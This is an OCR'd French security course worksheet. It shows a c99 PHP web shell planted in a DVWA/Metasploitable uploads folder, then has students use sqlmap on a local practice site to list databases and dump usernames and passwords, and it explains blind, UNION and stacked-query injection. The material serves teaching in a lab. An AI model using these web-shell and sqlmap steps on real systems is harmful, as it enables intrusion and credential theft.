
J'y suis arrivé en …. ……..




4 Puis….

La page faillible « command execution » vous sera certainement utile……

Sur l'image suivante on liste le répertoire courant :




✓ **A vous de jouer…….**



5 Exécuter le shell

Au moins deux façons de faire pour arriver là :


10.3.100.2 - phpshell - Mozilla Firefox
10.3.100.2 - phpshell
Rechercher
!c99Shell v. 1.0 pre-release build #16!
Software: Apache/2.2.8 (Ubuntu) DAV/2. PHP/5.2.4-2ubuntu5.10
uname -a: Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
uid=33(www-data) gid=33(www-data) groups=33(www-data)
Safe-mode: OFF (not secure)
/var/www/dvwa/hackable/uploads/ drwxr-xr-x
Free 5.18 GB of 6.94 GB (74.54%)
Encoder Tools Proc. FTP brute Sec. SQL PHP-code Update Feedback Self remove Logout
Owned by hacker
Listing folder (3 files and 0 folders):
Name Size Modify Owner/Group Perms Action
.. LINK 20.05.2012 15:22:36 www-data/www-data drwxr-xr-x
. LINK 30.07.2015 05:21:33 www-data/www-data drwxr-xr-x
c99.php 161.89 KB 30.07.2015 05:21:33 www-data/www-data -rw-r--r--
c99.zip 43.78 KB 30.07.2015 05:14:16 www-data/www-data -rw-------
dvwa_email.png 667 B 16.03.2010 01:56:22 www-data/www-data -rw-r--r--
Select all
Unselect all
With selected:
Confirm
:: Command execute ::
Enter:
Execute
Select:
Execute
:: Shadow's tricks :D ::
Useful Commands
Kernel version
Execute
Warning. Kernel may be alerted using higher levels
Kernel Info:
Linux metasploitable 2.6.24-1
Search
:: Preddy's tricks :D ::
Php Safe-Mode Bypass (Read Files)
File:
Read File
eg: /etc/passwd
Php Safe-Mode Bypass (List Directories):
Dir:
List Directory
eg: /etc/

SQLMAP

1 Introduction

Vous revenez maintenant vers sur le site « sécurité2 ».

Ce site possède notamment un espace réservé aux personnalités (le VIP Room) auquel on accède après avoir saisi un nom utilisateur et un mot de passe. L'authentification est gérée par un formulaire html lié à une base de données MySQL dans laquelle sont stockés les utilisateurs et les mots de passe.

La page qui nous intéresse plus particulièrement maintenant est celle à laquelle on accède en choisissant « choix commentaire » dans le menu de gauche. Cette page permet de sélectionner et d'afficher des commentaires auparavant saisis par les utilisateurs du site.

2 Plan du TD

Vous allez pouvoir mesurer dans un premier temps la puissance de l'outil sqlmap puis mettre en œuvre les correctifs nécessaires pour se prémunir des attaques par injection SQL.

1. – Utilisation de sqlmap

3 Sqlmap

3.1 Présentation de l'outil

sqlmap (http://sqlmap.sourceforge.net/) est un outil open source d'injection SQL automatique en mode ligne de commande. Le script écrit en python détecte et exploite les vulnérabilités de type injection SQL présentes dans les applications web. Une fois la (ou les) vulnérabilité trouvée sur la machine cible, l'utilisateur peut choisir parmi une variété d'options pour effectuer une identification du SGBD, trouver les utilisateurs et les bases déclarés dans le SGBD, lister le contenu des tables et colonnes etc ….

3.2 Observations et prise en main


Votre mission est de lister le contenu des noms et mots de passe contenus dans la base de données. Vous disposez donc pour cela de l'outil sqlmap.

Sqlmap est installé dans le répertoire sqlmap-0.6.4 de votre répertoire d'accueil. Pour l'utiliser **il faut se déplacer dans ce répertoire**. Comme déjà précisé, sqlmap est un script écrit en python et pour afficher la page d'aide il suffit de taper :

python sqlmap.py -h

La page vulnérable que vous allez essayer d'exploiter est accessible par le menu « choix commentaire » du site localhost sécurité.

- ✓ **Affichez la page choix commentaire.**




3.3 Préparation de l'attaque

✓ **Dans le menu Outils de Firefox lancez la fenêtre En-têtes http en direct (live http Header)**

✓ **Dans le champ numéro du commentaire de la page choix commentaire, saisissez une valeur (par exemple 1)**

✓ **Observez la capture de Live Http Header pour répondre aux questions qui suivent.**




✓ **Quelle est l'URL qui va alimenter sqlmap (option -u)?**

✓ **Quelle est la méthode http à utiliser (--method)?**

✓ **Quel est le nom de variable à donner (--data) ?**

Grace aux informations que vous venez de recueillir vous pouvez maintenant utiliser l'outil d'injection automatique.

3.4 Attaque



✓ **En vous inspirant de la copie d'écran précédente, lancer un premier balayage sur la base de données.**

✓ **Interprétez au mieux les résultats.**

✓ **Le site est-il vulnérable ?**

❑ **Oui** ❑ **Non**

✓ **Grâce à la bonne option afficher la liste des bases de données contenues sur le serveur Mysql.**

✓ **Lister ensuite les tables de la base ma-base**

✓ **Quelle est à votre avis la table qui contient les mots de passe ?**

✓ **Listez les colonnes de cette table**

```
Fichier  Édition  Affichage  Terminal  Aide
root@ines22:~/sqlmap-0.6.4#
root@ines22:~/sqlmap-0.6.4# python sqlmap.py -u "http://localhost/securite/ .....
    .....      .....   .php" --method .....  --data "- .....   =1" -v 0 --columns -T
to
[*] starting at: 14:47:57

[14:47:58] [WARNING] User-Agent parameter 'User-Agent' is not dynamic
web server operating system: Linux Ubuntu
web application technology: PHP 5.2.6, Apache 2.2.11
back-end DBMS: MySQL >= 5.0.0
Database: ma-base
Table:  .....
[4 columns]
+--------+--------------+
| Column | Type         |
+--------+--------------+
| i      | int(11)      |
| l      | varchar(50)  |
| p      | varchar(100) |
|    ail | varchar(50)  |
+--------+--------------+


[*] shutting down at: 14:48:02

root@ines22:~/sqlmap-0.6.4#
```

✓ **Toujours en consultant l'aide de sqlmap, listez les nom d'utilisateur et les mot de passe . (en cas de message d'erreur appelez l'enseignant)**


Pour exploiter les vulnérabilités de type injection SQL, sqlmap implémente trois techniques :

- **Injection SQL inductive à l'aveugle**, ou encore **Injection SQL booléenne à l'aveugle**: sqlmap ajoute au paramètre indiqué dans la requête HTTP, une instruction SQL syntaxiquement correcte contenant un `SELECT`, ou bien tout autre instruction SQL dont l'utilisateur veux récupérer le résultat. Pour chaque réponse HTTP, le script détermine le résultat de l'instruction caractère par caractère en comparant des condensats (hash) de contenus page HTML ou de chaines de caractères avec l'un des deux résultats attendu par la requête. C'est la technique par défaut.

- **Injection SQL par requête d'UNION** : sqlmap ajoute au paramètre cible , une instruction SQL syntaxiquement correcte commençant par `UNION ALL SELECT`. Cette technique peut être utilisée si l'application traite le résultat du select dans une boucle de façon à ce que chaque ligne retournée soit affichée sur la page web. Sqlmap est également capable d'exploiter des vulnérabilités d'**injection SQL par requête UNION partielle (single entry)** qui sont présentes quand les données en sorties ne sont pas traitées dans une boucle itérative; seule la première ligne du résultat est alors visualisée.
- **Support des instructions multiples**: Sqlmap teste si l'application web supporte les requêtes multiples puis, dans l'affirmative, il ajoute au paramètre cible un point virgule (`;`) suivi de l'instruction SQL devant être exécutée. Cette technique et utilisée pour lancer une instruction SQL autre qu'un `SELECT` comme, par exemple, des définitions de données ou des instructions de manipulations de données. Cela permet l'accès (lecture ou écriture) à des fichiers voire l'exécution de commandes du système d'exploitation suivant le type de SGBD installé et les privilèges de l'utilisateur .

INJECTION SQL – SEED LAB

Allez sur le site www.seedsql.com

